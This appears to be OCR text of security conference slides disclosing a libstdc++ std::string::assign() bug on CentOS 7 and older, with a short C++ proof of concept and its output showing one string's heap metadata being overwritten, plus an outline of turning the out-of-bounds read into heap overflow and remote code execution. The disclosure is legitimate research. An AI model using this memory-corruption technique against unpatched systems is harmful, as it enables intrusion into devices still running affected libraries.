
Overlapping src and dst buffer !!!






Copy done with `memmove()` that uses a tmp buffer

```
memmove(dst, buf, len)
dst buf        src buf
```



Copy done with `memmove()` that uses a tmp buffer

`memmove(dst, buf, len)`



Metadata of chunk M2 overwritten!

⬇

OOB read turned to heap overflow

⬇

heap overflow can be turned into RCE

Memory Corruption via assign()

- Generic exploitation technique

- Reusable when the remote service:
  - is affected by an OOB read vulnerability
  - allows allocation and deallocation of memory chunks in a certain controlled manner
  - at least one chunk allocated with assign()
    - a vulnerable version of libstdc++ is used

Reach Out to GCC Developers

- Bug in libstdc++ library older than 20 years.
- Change of `std::string` implementation inadvertently and silently fixed it starting from GCC 5.x (2015)
- Can't be fixed in previous versions without introducing some other security issue

Release	Libstdc++ ver	Release date	End of life
CentOS 8	8.x	September 24, 2019	December 31, 2021
CentOS 7	4.8.x	July 7, 2014	June 30, 2024
CentOS 6	4.4.x	July 10, 2011	November 30, 2020
CentOS 5	4.1.x	April 12, 2007	March 31, 2017

CentOS 7.x test

```
[root@centos7 hib]# g++ assign_test_centos7.cpp -o assign_test_centos7
[root@centos7 hib]# ./assign_test_centos7
Allocate M1 message with 32 bytes of data
Allocate M2 message with 60 bytes of data
m2 buffer size is: 60 - hex: 0x3c
Triggering overflow with assign() via overlapping buffers:
m2 buffer size now is: 4702111234474983745 - hex: 0x4141414141414141
[root@centos7 hib]#
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string>

int main()
{
    std::string m1, m2;

    printf("Allocate M1 message with 32 bytes of data\n");
    m1.assign("BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB", 32);

    printf("Allocate M2 message with 60 bytes of data\n");
    m2.assign("AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA", 60);

    printf("m2 buffer size is: %d - hex: 0x%x\n", m2.size(), m2.size());

    printf("Triggering overflow with assign() via overlapping buffers:\n");
    m1.assign(m1.c_str()+24, 64); // OVERFLOW

    printf("m2 buffer size now is: %lu - hex: 0x%lx\n", m2.size(),  m2.size());

    exit(0);
}
```

No Fix. So What?

- CentOS/RHEL + all derived distros up to version 7.x affected
- A lot of devices out there based on such versions
- Other distros not checked.
- Some old version of *BSD affected too
  - ... vendor continues to create appliances with those versions
- Potential solution: upgrade libstdc++ -> GCC
  - -> libc?

Thanks!

Any questions?

Add me on linkedin

Email: marco.ortisi@segfault.it